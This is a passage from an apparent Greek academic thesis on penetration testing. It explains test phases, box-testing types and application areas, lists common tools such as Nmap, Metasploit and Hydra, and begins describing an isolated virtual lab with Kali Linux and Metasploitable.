Ο έλεγχος διείσδυσης ενός πληροφοριακού συστήματος σχετίζεται με την ευπάθεια αυτού από απειλές. Με τη διαδικασία αυτή ελέγχεται αν υπάρχουν κενά ασφαλείας, και το πώς μπορεί κάποιος επιτιθέμενος να τα εκμεταλλευτεί. Με τη διαδικασία αυτή συχνά εντοπίζονται λύσεις για την αντιμετώπιση των επιθέσεων. Οι δοκιμές διείσδυσης (penetration tests) έχουν ως σκοπό τον έλεγχο, την καταγραφή και την αξιολόγηση της αποτελεσματικότητας των συστημάτων ασφάλειας που προστατεύουν μια δικτυακή υποδομή.

Όντας μία από τις πιο κοινές πρακτικές στον χώρο της μελέτης ασφαλείας ψηφιακών συστημάτων, η Δοκιμή Διείσδυσης ή Penetration Testing είναι μια μέθοδος κατά την οποία ο επαγγελματίας του χώρου πραγματοποιεί νόμιμα μια ψηφιακή επίθεση κατά του εν λόγω συστήματος ή δικτύου. Η λογική εδώ είναι ότι αν θέλουμε να βεβαιωθούμε ότι ένα σύστημα ή δίκτυο είναι ασφαλή από επιθέσεις χάκερ, θα αποπειραθούμε να επιτεθούμε οι ίδιοι στο σύστημα και αφού

ολοκληρώσουμε τις δοκιμές/επιθέσεις θα απαριθμήσουμε όλα τα κενά ασφαλείας που βρέθηκαν, ώστε ο διαχειριστής του συστήματος να τα καλύψει (συνήθως με τη μορφή patches ή hotfixes) και να κάνει έτσι το σύστημα όσο πιο ασφαλές γίνεται.

Αξίζει να σημειωθεί ότι στις περισσότερες των περιπτώσεων οι επαγγελματίες του χώρου χρησιμοποιούν τα ίδια ακριβώς εργαλεία που θα χρησιμοποιούσε κάποιος χάκερ σε περίπτωση που επιτιθόταν στο σύστημα αυτό. Αυτό κάνει την δοκιμή ακόμα πιο ρεαλιστική και παρέχει αποτελέσματα που ανταποκρίνονται στα τρέχοντα δεδομένα.

Τα πλεονεκτήματα των δοκιμών διείσδυσης είναι ξεκάθαρα σε αυτό το σημείο και καθώς η κοινωνία του 21$^{ου}$ αιώνα γίνεται ολοένα και πιο ψηφιακή, εταιρίες και οργανισμοί ανεξαρτήτου μεγέθους ενστερνίζονται την άποψη αυτή. Βλέπουμε ολοένα και περισσότερες κινήσεις προς την υλοποίηση ασφαλέστερων ιστοτόπων αλλά και δικτυακών υποδομών.

Τρανή απόδειξη αποτελούν τα bug bounty programs τα οποία είναι συμφωνίες μεταξύ επαγγελματιών του κλάδου και διαφόρων εταιριών. Η επιχείρηση δίνει άδεια στον επαγγελματία να εξετάσει την υποδομή της αλλά και το λογισμικό της για τυχόν σφάλματα στον κώδικα ή κενά ασφαλείας. Αυτή η εξέταση πραγματοποιείται με τεχνικές δοκιμών διείσδυσης και αμείβεται αναλόγως της σοβαρότητας των ευρημάτων. Γνωστές εταιρίες που προσφέρουν τέτοιες συμφωνίες είναι οι Mozilla, Facebook, Google, Reddit, Square, Microsoft. [6]

## 2.2 Το μοτίβο μιας δοκιμής διείσδυσης

### Σχεδιασμός και προετοιμασία

Στο πρώτο στάδιο ορίζονται οι στόχοι της δοκιμής. Ο επαγγελματίας και η επιχείρηση συμφωνούν από κοινού ως προς τους στόχους που πρέπει να επιτευχθούν και τις υποδομές που θα δοκιμαστούν. Σε αυτό το στάδιο δεν γίνεται κάποιος έλεγχος. Συνήθεις στόχοι που συμφωνούνται είναι :

- Η εύρεση ευάλωτων σημείων και κενών ασφαλείας στο σύστημα
- Η βελτίωση της ασφάλειας του συστήματος όπου αυτό είναι δυνατό

### Αναγνώριση

Στο στάδιο της αναγνώρισης ο επαγγελματίας ξεκινάει την ανάλυση του δικτύου. Τις περισσότερες φορές δεν έχει πολλές πληροφορίες σχετικά με το δίκτυο παρά μια διεύθυνση IP ή ένα μπλοκ διευθύνσεων. Κατά την ανάλυση ενδέχεται να ζητήσει περισσότερες πληροφορίες όπως τεχνικά χαρακτηριστικά του συστήματος, σχεδιαγράμματα του δικτύου κ.α. Ο στόχος σε αυτό το στάδιο είναι να αποκτήσει μία πλήρη εικόνα του δικτύου και των συνδεδεμένων συστημάτων σε αυτό.

### Εύρεση

Σε αυτό το στάδιο, χρησιμοποιούνται συνήθως αυτοματοποιημένα εργαλεία για τη σάρωση του συστήματος-στόχου και την εύρεση τρωτών σημείων. Αυτά τα εργαλεία συχνά περιλαμβάνουν δικές τους βάσεις δεδομένων που περιέχουν λεπτομέρειες για τις πιο πρόσφατα ανακαλυφθέντες ευπάθειες. Στο στάδιο αυτό γίνεται επίσης εύρεση:

- επιπρόσθετων συσκευών και δικτύων
- ανοιχτών θυρών των ανωτέρω
- υπηρεσιών που λειτουργούν στις θύρες που βρέθηκαν

### Ανάλυση των συλλεχθέντων δεδομένων

Το στάδιο της ανάλυσης περιλαμβάνει την ανάλυση των πληροφοριών που συγκεντρώθηκαν από τα προηγούμενα στάδια και την αξιολόγηση τους πριν την δοκιμή διείσδυσης στο σύστημα. Αναλόγως το μέγεθος του δικτύου αυτό το βήμα μπορεί να αποβεί πολύ χρονοβόρο. Εδώ ο επαγγελματίας αναλογίζεται :

- τους καθορισμένους στόχους της δοκιμής
- τους πιθανούς κινδύνους της δοκιμής στο σύστημα και την ευστάθειά του
- τον εκτιμώμενο χρόνο πραγματοποίησης της δοκιμής

Αξίζει να σημειωθεί εδώ ότι το εύρος της δοκιμής δεν περιλαμβάνει απαραίτητα όλο το δίκτυο αλλά το εύρος των συστημάτων που καθορίστηκε στο πρώτο στάδιο.

**Απόπειρες παραβίασης του συστήματος**

Αυτό είναι το πιο σημαντικό στάδιο δοκιμής και απαιτεί μεγάλη προσοχή στην υλοποίησή του. Σε αυτό το σημείο γίνεται εκμετάλλευση των κενών ασφαλείας που βρέθηκαν πρωτύτερα και είναι σημαντικό κάθε βήμα που πραγματοποιείται να περιγράφεται λεπτομερώς, καθώς αυτά τα κενά είναι που πρέπει να καλυφθούν. Εδώ χρειάζεται και η εφαρμογή των δεδομένων του βήματος της ανάλυσης καθώς υπάρχει η περίπτωση το σύστημα να υπολειτουργεί κατά τη διάρκεια της ελεγχόμενης επίθεσης. Τέλος, πραγματοποιείται ένα «καθάρισμα» από κομμάτια κώδικα, ανοικτές θύρες κ.α. Το σύστημα θα πρέπει να επιστρέψει στην αρχική του κατάσταση.


**Τελική ανάλυση**

Η διείσδυση έχει πραγματοποιηθεί και πλέον ο επαγγελματίας λαμβάνει υπ όψιν του όλα τα βήματα που πραγματοποιήθηκαν και αξιολογεί τα ευάλωτα σημεία που βρέθηκαν, ανάλογα με τη επικινδυνότητα τους προς την ασφάλεια του συστήματος. Επίσης προτείνει τρόπους με τους οποίους τα κενά αυτά μπορούν να καλυφθούν ώστε να μην αποτελούν κίνδυνο.

**Σύνταξη αναφοράς**

Στο τέλος κάθε δοκιμής διείσδυσης συντάσσεται μία αναφορά που περιέχει λεπτομερώς τα βήματα της δοκιμής, λεπτομερή ανάλυση των ανακαλυφθέντων κενών ασφαλείας και της επικινδυνότητας τους . Στα περισσότερο επικίνδυνα δίνεται περισσότερη βαρύτητα και ακολουθούν τα υπόλοιπα με ανάλογη ταξινόμηση. [7]

Το μοτίβο μιας δοκιμής διείσδυσης





Εικόνα 2.1

## 2.3 Τύποι μιας δοκιμής διείσδυσης

Συνήθως ο τύπος μιας δοκιμής διείσδυσης εξαρτάται από τις απαιτήσεις της επιχείρησης ή του οργανισμού που εξετάζεται. Είναι πολύ συχνό να εξετάζεται ένα μικρό κομμάτι του δικτύου κι όχι ολόκληρη η υποδομή. Οι πιο συχνοί και σημαντικοί τύποι δοκιμών διείσδυσης είναι :

- Η δοκιμή μαύρου κουτιού (Black Box Testing)
- Η δοκιμή άσπρου κουτιού (White Box Testing)
- Η δοκιμή γκρίζου κουτιού (Grey Box Testing)




Εικόνα 2.2

**Η δοκιμή μαύρου κουτιού**

Κατά τη δοκιμή αυτή ο επαγγελματίας που εκτελεί τον έλεγχο ασφαλείας δεν έχει κανένα στοιχείο σχετικά με το δίκτυο που καλείται να ελέγξει. Γνωρίζει ποιο είναι το τελικό αποτέλεσμα αλλά όχι το πώς θα φτάσει εκεί. Επίσης, δεν εξετάζει κανένα είδος κώδικα ασφαλείας παρά καλείται να παραβιάσει το σύστημα με κάθε δυνατό τρόπο. Φαίνεται αμέσως πως αυτό το είδος δοκιμής παρέχει το πιο ρεαλιστικό σενάριο επίθεσης από κάποιον cracker. Σημαντικά μειονεκτήματα της δοκιμής αυτής είναι το γεγονός ότι απαιτεί τον περισσότερο χρόνο για την

πραγματοποίησή της. Επίσης είναι γενικά μία δοκιμή δύσκολη στον σχεδιασμό και την υλοποίηση λόγω των αστάθμητων παραγόντων στο δίκτυο.

**Η δοκιμή άσπρου κουτιού**

Αυτή είναι μία συγκροτημένη μορφή δοκιμής μιας και ο επαγγελματίας έχει πρόσβαση εξ αρχής σε όλες τις σχετικές πληροφορίες σχετικά με το δίκτυο. Γνωρίζει σχετικά με το σχεδιασμό του δικτύου, τους συνδεδεμένους υπολογιστές, τα λειτουργικά τους συστήματα και τους κανόνες ασφαλείας που έχουν τεθεί. Η δοκιμή αυτή θεωρείται μια εξομοίωση μίας επίθεσης εκ των έσω π.χ. από έναν εργαζόμενο ή πρώην εργαζόμενο στην επιχείρηση. Συναντάται και ως δομημένη δοκιμή, δοκιμή ανοιχτού κουτιού, διάφανου κουτιού και ανοιχτού κουτιού. Μπορεί να θεωρηθεί επίσης χρονοβόρα μιας και εξετάζονται όλοι οι πιθανοί τρόποι εκμετάλλευσης του συστήματος.

**Η δοκιμή γκρίζου κουτιού**

Η δοκιμή αυτή πραγματοποιείται με τον επαγγελματία να έχει μερική πρόσβαση σε πληροφορίες όπως IP διευθύνσεις ή ανοιχτές/ευάλωτες θύρες στο δίκτυο. Μπορεί να θεωρηθεί παραπλήσια της επίθεσης που θα έκανε κάποιος cracker έχοντας αποκτήσει προσωρινή πρόσβαση στο δίκτυό ή έχοντας αποκτήσει ορισμένες πληροφορίες από την παρακολούθηση δικτύων /εργαζομένων της επιχείρησης. [8][9]

## 2.4 Εφαρμογές δοκιμών διείσδυσης

Υπάρχουν διάφορα σημεία μιας δικτυακής υποδομής υπολογιστικών συστημάτων όπου εφαρμόζονται οι τεχνικές δοκιμών διείσδυσης. Οι πιο σημαντικές είναι :

- Δικτυακές υπηρεσίες
- Δικτυακές εφαρμογές
- Σταθμοί εργασίας των εργαζομένων
- Ασύρματα δίκτυα
- Κοινωνική χειραγώγηση (Social Engineering)

**Δικτυακές υπηρεσίες**

Αυτός είναι ο πιο περιζήτητος τομέας στον κόσμο των δοκιμών διείσδυσης. Περιλαμβάνει την εύρεση κενών ασφαλείας και ευάλωτων σημείων στο δίκτυο μιας επιχείρησης/οργανισμού. Οι δοκιμές μπορούν να πραγματοποιηθούν επιτοπίως ή από απόσταση. Προτείνεται η δοκιμή και των δύο για την απόκτηση όσο το δυνατόν περισσότερων πληροφοριών άρα και αποτελεσμάτων. Αξίζει να σημειωθεί ότι το είδος αυτών δεν κάνει εκτενές έλεγχο παρά αποκαλύπτει ευάλωτα σημεία εξωτερικά του δικτύου. Περισσότερη έμφαση για το εσωτερικό δίνεται στον επόμενο τομέα των δικτυακών εφαρμογών.

**Δικτυακές εφαρμογές**

Ο τομέας αυτός μπορεί να θεωρηθεί περισσότερο σαν μια «δοκιμή σε βάθος». Είναι εκτενέστερος και παράγει περισσότερα και πιο λεπτομερή αποτελέσματα. Εδώ ανακαλύπτονται κενά ασφαλείας και ευάλωτα σημεία σε εφαρμογές όπως ActiveX, Silverlight, Java Applets κ.α. Οι δοκιμές εδώ είναι πολύ πολυπλοκότερες από πριν και βέβαια χρονοβόρες.

**Σταθμοί εργασίας των εργαζομένων**

Εδώ εξετάζονται τα πληροφοριακά συστήματα της επιχείρησης που χρησιμοποιούνται από τους εργαζομένους. Ο τομέας αυτός θα αποκαλύψει ευάλωτα σημεία στους σταθμούς εργασίας όπως κακή παραμετροποίηση ασφαλείας, ευάλωτους φυλλομετρητές(Google Chrome, Mozilla Firefox, Safari), λογισμικό αναπαραγωγής περιεχομένου(vlc player) και λογισμικό επεξεργασίας εγγράφων(MS Office) κ.α.

**Ασύρματα δίκτυα**

Όπως προκύπτει από το όνομα, εδώ εξετάζονται τα ασύρματα δίκτυα που χρησιμοποιούνται από την επιχείρηση και τους εργαζομένους της. Ειδικότερα ελέγχονται τα πρωτόκολλα ασφαλείας(WEP/WPA), τα διαπιστευτήρια των χρηστών και τα σημεία πρόσβασης (rogue Aps).

**Κοινωνική χειραγώγηση (Social Engineering)**

Τελευταίος αλλά πολύ σημαντικός, ο τομέας αυτός ελέγχει πόσο εύκολη είναι η απόκτηση ευαίσθητων πληροφοριών από εργαζομένους. Η κοινωνική

χειραγώγηση είναι ένα είδος hacking ανθρώπων, μιας και περιλαμβάνει την εξαπάτηση αυτών στο να μοιραστούν απόρρητες πληροφορίες με τρίτους εν αγνοία τους. Αυτό γίνεται είτε ηλεκτρονικά, συνήθως με τη μέθοδο phishing e-mail, είτε μέσω διαλόγου. Παραδείγματα του τελευταίου είναι η υιοθέτηση της ταυτότητας κάποιου ανωτέρου του θύματος, εκβιασμού αυτού ή με μια αναζήτηση στο καλάθι των αχρήστων του για σημαντικά έγγραφα που δεν καταστράφηκαν σωστά. [10]

## 2.5 Τα εργαλεία μιας δοκιμής διείσδυσης

Παρακάτω αναφέρονται κάποια από τα πιο δημοφιλή εργαλεία που συχνά χρησιμοποιούνται στις δοκιμές διείσδυσης. Περιλαμβάνουν σαρωτές δικτύου, αναλυτές ευπαθειών, συλλέκτες πληροφοριών και φυσικά εργαλεία για την πραγματοποίηση απομακρυσμένων επιθέσεων. [11]

Μερικά από τα πιο δημοφιλή εργαλεία δοκιμών διείσδυσης

| Εργαλείο | Χρήση |
|---|---|
| **John the Ripper** | Αποκωδικοποίηση κωδικών πρόσβασης με ή χωρίς την παροχή wordlists |
| **Nmap** | Σάρωση δικτύου και θυρών, εύρεση λειτουργικού συστήματος |
| **Nessus** | Ελέγχει για ευάλωτα σημεία που επιτρέπουν την απομακρυσμένη πρόσβαση |
| **Metasploit framework** | Σάρωση ευπαθειών, απομακρυσμένος έλεγχος, εγκατάσταση κερκόπορτας |
| **Brutus** | Αποκωδικοποίηση κωδικών πρόσβασης σε πληθώρα διαφορετικών πρωτοκόλλων (telnet, http, ftp) |
| **Hydra** | Αποκωδικοποίηση κωδικών πρόσβασης σε δικτυακές φόρμες εισαγωγής διαπιστευτηρίων |
| **Wireshark** | Σάρωση δικτύου και ανάλυση δικτυακής κυκλοφορίας |

Πίνακας 2.1

## 2.6 Περιορισμοί των δοκιμών διείσδυσης

Οι δοκιμές διείσδυσης είναι πολύ χρήσιμες σαν πρακτικές και έχουν τρομερά πλεονεκτήματα και οφέλη για την προστασία κάθε δικτυακής υποδομής. Ωστόσο, διέπεται από κάποιους περιορισμούς. Για παράδειγμα, ακόμα και μια επιτυχημένη δοκιμή διείσδυσης δεν εγγυάται την εύρεση κάθε πιθανής τρωτότητας ή ευάλωτου σημείου. Αυτό οφείλεται σε πολλούς παράγοντες όπως τα χρονικά πλαίσια ή τον προϋπολογισμό μιας επιχείρησης. Ο επαγγελματίας που εφαρμόζει τις άνω τεχνικές, έχει περιορισμένο χρόνο για να εκτελέσει τις δοκιμές ενώ οι επιτιθέμενοι hackers έχουν όσο χρόνο χρειάζονται. Κάποια ευάλωτα σημεία μπορεί να μην γίνουν αντιληπτά ακόμα και με τους πιο εκτενής ελέγχους. Μια επιχείρηση από την άλλη, έχει συγκεκριμένο προϋπολογισμό για να επενδύσει σε τέτοιου είδους δοκιμές μιας και αμείβονται αδρά στις μέρες μας.

# ΚΕΦΑΛΑΙΟ 3

## Παρουσίαση των εργαλείων και εφαρμογή

### 3.1 VMware Workstation

Το VMware Workstation είναι ένας υπερεπόπτης που επιτρέπει τη δημιουργία και διαχείριση εικονικών μηχανών (virtual machines ή VMs). Υπάρχουν διάφορες παρόμοιες εφαρμογές για διαφορετικά λειτουργικά συστήματα, με αξιόλογη εναλλακτική το VirtualBox της Oracle. [12]

Οι εικονικές μηχανές είναι εξαιρετικά χρήσιμες, ιδιαίτερα στον τομέα της ψηφιακής ασφάλειας και των δοκιμών διείσδυσης. Μια εικονική μηχανή, μπορεί να παραμετροποιηθεί σε λίγα λεπτά και δεν καταναλώνει όγκο όπως ένα πραγματικό, υλικό υπολογιστικό σύστημα. Ένας ερευνητής μπορεί να έχει στον υπολογιστή του δεκάδες εικονικές μηχανές που χρησιμοποιούν ελάχιστο χώρο στον σκληρό δίσκο του και προσθέτουν μηδαμινό όγκο στον χώρο εργασίας του. Τέλος είναι πολύ εύκολη τόσο η τήρηση αντιγράφων ασφαλείας όσο και η επαναφορά τους, σε περίπτωση που κάτι πάει στραβά κατά τις δοκιμές.

### 3.2 Kali Linux

Το Kali Linux είναι μία διανομή Linux βασισμένη στο λειτουργικό σύστημα Debian. Σχεδιάστηκε και χρηματοδοτείται από την Offensive Security Ltd, μια εταιρία που παρέχει πιστοποιήσεις στον τομέα των δοκιμών διείσδυσης καθώς και υπηρεσίες δοκιμών διείσδυσης σε άλλες εταιρίες/οργανισμούς. Η διανομή Kali Linux περιέχει πάνω από 600 προεγκατεστημένα εργαλεία δοκιμών διείσδυσης για αναγνώριση του δικτύου, την ανίχνευση ευπαθειών σε αυτό και στα συνδεδεμένα συστήματα, την εκμετάλλευση ευπαθειών κ.α.

Όλες οι δοκιμές σε αυτή την εργασία θα πραγματοποιηθούν με τη διανομή Kali Linux εγκατεστημένη σε μία εικονική μηχανή. Οι επιθέσεις θα πραγματοποιηθούν σε άλλες εικονικές μηχανές, στο ίδιο δίκτυο. Οι άλλες εικονικές μηχανές θα απαρτίζονται από το εσκεμμένα ευπαθές λειτουργικό σύστημα Metasploitable και από μια έκδοση Windows 7 με το Service Pack 1 εγκατεστημένο.

### 3.3 Το εργαλείο nmap

Το εργαλείο nmap (network map) είναι ένα πολυχρηστικό εργαλείο που χρησιμοποιείται κυρίως κατά τη φάση της ανίχνευσης. Χρησιμοποιείται για την πραγματοποίηση σαρώσεων σε δίκτυα αλλά και συνδεδεμένα συστήματα στα δίκτυα αυτά. Μπορεί να χρησιμοποιηθεί για να ανακαλυφθούν συσκευές συνδεδεμένες στο δίκτυο, για τον έλεγχο για κοινές ευπάθειες καθώς και για τη σάρωση θυρών και υπηρεσιών Το εργαλείο nmap αποτελεί τεράστια πηγή πληροφοριών για κάποιον που εκτελεί δοκιμές διείσδυσης.[13]

### 3.4 Η εικονική μηχανή Metasploitable

Η εικονική μηχανή Metasploitable είναι μία επιτηδευμένα ευπαθής έκδοση της διανομής Linux, Ubuntu. Σχεδιάστηκε αποκλειστικά για την δοκιμή εργαλείων ελέγχου ασφαλείας, την εξοικείωση με αυτά και την ευκολότερη παρουσίαση κοινών ευπαθειών. Διανέμεται από την εταιρία Rapid 7 σε πλήρης έκδοση επί πληρωμή και σε δωρεάν έκδοση με περιορισμένες ευπάθειες. Το σκεπτικό εδώ είναι δεν είναι τόσο η εύρεση ευπαθειών αλλά η τριβή του επαγγελματία με αυτές και τα εργαλεία που χρησιμοποιούνται για την εκμετάλλευση τους. Επίσης μία τέτοια μηχανή μπορεί να χρησιμοποιηθεί για την μαζική ενημέρωση ενός κοινού σχετικά με πρόσφατες ευπάθειες, για παράδειγμα σε ένα συνέδριο ψηφιακής ασφαλείας.[14]

### 3.5 Το πλαίσιο Metasploit

Το πλαίσιο Metasploit είναι μια εφαρμογή που περιέχει ένα μεγάλο πλήθος εργαλείων κυρίως για την εκμετάλλευση ευπαθειών σε άλλα λειτουργικά συστήματα. Είναι αυτή τη στιγμή ίσως ο πιο δημοφιλής τρόπος εκμετάλλευσης μιας και τα εργαλεία εκμετάλλευσης που παρέχει είναι συμβατά με Windows, Linux, MacOS, iOS και Android. Ο τρόπος λειτουργίας των εργαλείων αυτών είναι σχετικά απλός. Ο χρήστης επιλέγει την ευπάθεια που πρόκειται να εκμεταλλευτεί (exploit) και φορτώνει τον κακόβουλα κώδικα (payload) που θέλει να εκτελέσει στο σύστημα-στόχο. Στη συνέχεια εισάγει τις παραμέτρους ανάλογα με τις απαιτήσεις της επίθεσης/δοκιμής και δημιουργεί ένα σύνολο κώδικα που μπορεί να κρύψει σε


ένα οποιοδήποτε αρχείο. Εδώ υπάρχει η δυνατότητα του λεγόμενου meterpreter του πλαισίου Metasploit με τη βοήθεια του οποίου ο επιτιθέμενος μπορεί να εκτελέσει κώδικα στο στόχο. Η διαδικασία θα γίνει πιο εύκολα κατανοητή στο επόμενο κεφάλαιο όπου θα δούμε όλα τα εργαλεία στην πράξη.

### 3.6 Δημιουργία του εργαστηρίου

Ανοίγοντας το VMware Workstation έχω την επιλογή να ξεκινήσω να δημιουργώ εικονικές μηχανές για τη δημιουργία του εικονικού μου εργαστηρίου. Όλες οι δοκιμές θα πραγματοποιηθούν εδώ, σε ένα τοπικό δίκτυο χωρίς πρόσβαση στο διαδίκτυο. Έτσι, εάν κάτι πάει στραβά, η συνέπειες θα είναι αμελητέες. Αν για παράδειγμα, παραμετροποιηθεί λάθος ένα κακόβουλο πρόγραμμα, αρκεί να τερματίσω την λειτουργία των εμπλεκόμενων μηχανών, και να τις επαναφέρω σε μια ασφαλή κατάσταση χωρίς να κινδυνέψει κάποιος υπολογιστής στο χώρο.

Αφού ξεκινήσω το VMware Workstation, βλέπουμε την αρχική οθόνη με τις επιλογές. Εδώ μπορώ να δημιουργήσω μια νέα μηχανή, να ανοίξω μια υπάρχουσα ή να συνδεθώ σε έναν απομακρυσμένο διακομιστή.

Η αρχική οθόνη του VMware Workstation





Εικόνα 3.1

Η πρώτη επιλογή θα μου δώσει ένα νέο παράθυρο όπου θα παραμετροποιήσω την πρώτη εικονική μηχανή.

